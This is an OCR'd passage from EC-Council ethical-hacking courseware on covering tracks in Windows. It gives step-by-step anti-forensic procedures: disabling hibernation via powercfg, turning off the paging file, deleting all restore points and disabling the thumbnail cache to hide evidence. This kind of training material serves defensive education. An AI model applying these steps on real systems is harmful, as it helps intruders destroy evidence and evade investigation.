


Figure 6.161: Screenshot of Registry Editor to disable hibernation

Attackers can also disable Windows hibernation through command prompt by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to disable hibernation:

```
powercfg.exe /hibernate off
```

- **Disable Windows Virtual Memory (Paging File)**

Virtual memory, also called a paging file, is a special file in Windows that is used as a compensation when RAM (physical memory) falls short of usable space. For example, if an attacker has an encrypted file and wants to read it, he/she must first decrypt it. This decrypted file stays in the paging file, even after the attacker logs out of the system. Moreover, some third-party programs can be used to store plaintext passwords and other sensitive information temporarily. Therefore, disabling paging in Windows is a crucial step toward covering tracks.

The attacker can disable paging by implementing the following steps:

1. Open **Control Panel** and navigate to the following location:

   System and Security → System → Advanced system settings

2. A **System Properties** dialog box appears; in the **Advanced** tab, click on **Settings...** under the **Performance** section
3. A **Performance Options** dialog box appears; go to the **Advanced** tab and click on **Change...** under the **Virtual Memory** section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A **Virtual Memory** dialog box appears; uncheck **Automatically manage paging file size for all drives**
5. Select the drive where paging should be disabled, then check the option **No paging file** and click **Set**
6. In the **System Properties** window, click **Yes**
7. Finally, click **OK** to implement the changes




Figure 6.162: Screenshot of disabling paging through Control Panel

- **Disable System Restore Points**

  System restore points contain information about hidden data and previously deleted files. This poses a risk for attackers as the deleted files can be recovered from previous restore points.

  The attacker can disable system restore points by implementing the following steps:

  - Open **Control Panel** and navigate to the following location:

    System and Security → System → System protection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A **System Properties** dialog box appears; in the **System Protection** tab, select the drive and click on **Configure...**
- Under the **Restore Settings** section, select the **Disable system protection** option and click on the **Delete** button
- The **System Protection** wizard appears; click **Continue** to delete all restore points on the drive
- Click **OK**
- Repeat the above steps for all disk partitions




Figure 6.163: Screenshot of disabling restore points through Control Panel

- **Disable Windows Thumbnail Cache**

  thumbs.db is a Windows file that stores thumbnails of document types such as PPTX and DOCX, and graphic files such as GIF, JPEG, PNG, and TIFF. This thumbnail file contains information regarding files that were previously deleted or used on the system.

  For example, if an attacker has used an image file to hide a malicious file and later deleted it, a thumbnail of this image is stored inside the thumbs.db file, which reveals that the deleted file was previously used on the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The attacker can disable the thumbnail cache by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **gpedit.msc** and press **Enter** or click **OK**
- The **Local Group Policy Editor** window appears; navigate to **User Configuration → Administrative Templates → Windows Components → File Explorer**
- Double-click on the **Turn off the caching of thumbnails in hidden thumbs.db files** setting from the right pane
- Select **Enabled** to turn off the thumbnail cache
- Click **OK**




Figure 6.164: Screenshot 